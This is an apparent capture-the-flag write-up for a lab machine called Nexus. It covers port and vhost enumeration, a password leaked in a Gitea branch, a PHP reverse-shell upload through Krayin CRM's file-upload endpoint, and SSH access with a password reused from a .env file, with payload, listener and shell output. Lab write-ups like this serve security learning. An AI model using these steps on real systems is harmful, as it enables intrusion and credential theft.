[ writeup · case #002 ]
Nexus
A leftover git branch leaks a critical password, and an unrestricted PHP file upload (CVE-2026-38526) in the CMS admin TinyMCE endpoint gives RCE as www-data. A credential reused from an uploaded .env provides SSH access as jones for the user flag.
Summary
Enumeration
Port Scan
rustscan --range 1-65535 -a nexus.htb -- -APORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 [REDACTED:IP][REDACTED:IP]:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
| 256 [REDACTED:IP][REDACTED:IP]:b0 (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
80/tcp open http syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Nexus Energy Authority \xE2\x80\x94 Powering the Nation's Future
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), Linux 2.6.32 - 3.13 (93%), Linux 3.2 - 4.14 (93%), Linux 4.15 (93%), Linux 2.6.32 - 3.10 (93%), Linux 5.0 (92%), OpenWrt 21.02 (Linux 5.4) (92%), OpenWrt 22.03 (Linux 5.10) (92%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (92%)
No exact OS matches for host (test conditions non-ideal).
Web / Service Enumeration
looks like a pretty normal website
 (opens the full-size image)
Vhost enumeration
fuffing revealed 2 hidden subdomains
❯ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  -u http://nexus.htb \
  -H "Host: FUZZ.nexus.htb" \
  -k -fr 302

git                     [Status: 200, Size: 14474, Words: 1195, Lines: 242, Duration: 83ms]
billing                 [Status: 302, Size: 390, Words: 60, Lines: 12, Duration: 2173ms]
so after adding them to /etc/hosts
one looks like it's a gitea website
 (opens the full-size image)
and the other is a
Krayin cms
 (opens the full-size image)


enumeration showed me that there was a a branch/commit that was left over there that revealed a critical password
 (opens the full-size image)
as well as an email
 (opens the full-size image)

but trying that email actually is wrong going back and getting to know what is actually krayin it's a free, self-hosted, open-source Customer Relationship Management (CRM) platform meaning there has to be another email that we need for this which is probably the manager
 (opens the full-size image)
[REDACTED:EMAIL]:[REDACTED:CRED] (opens the full-size image)

version was spotted
 (opens the full-size image)
Foothold
using this poc i found online poc i was able to exploit this cms first step is we need a php file containing the following
❯ cat paylod.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '[REDACTED:IP]';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
?>%
you get it from revshell.com
and then we're going to intercept a request
 (opens the full-size image)
 (opens the full-size image)
 (opens the full-size image)
we intercept this request in burpsuite
 (opens the full-size image)
get it over to repeater and then setup the listener
and dont forget to change the
.png to .php
and then we can trigger the shell from the url that was sent back
 (opens the full-size image)
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [[REDACTED:IP]] from (UNKNOWN) [[REDACTED:IP]] 46772
Linux nexus 6.8.0-111-generic [REDACTED:CRED] SMP PREEMPT_DYNAMIC Sat Apr 11 23:16:02 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
 18:39:45 up 42 min,  0 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
there isn't python on this machine which is pretty weird so we're gonna have to turn out to a classic method so we can TTY
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
www-data@nexus:/$ looking around i found the same .env file that was uploaded
www-data@nexus:~/krayin$ cat .env

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=[REDACTED:CRED]
DB_PREFIX=
we found another user named jones
www-data@nexus:~/krayin$ cat /etc/passwd
jones:x:1000:1000:,,,:/home/light:/bin/bash
mysql:x:110:111:MySQL Server,,,:/nonexistent:/bin/false
git:x:111:112:Git Version Control,,,:/home/light:/bin/bash
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
using that password to ssh
❯ ssh [REDACTED:EMAIL]

jones@nexus:~$ id
uid=1000(jones) gid=1000(jones) groups=1000(jones),100(users)
User Flag
cat /home/light/user.txtRoot Flag
cat /home/light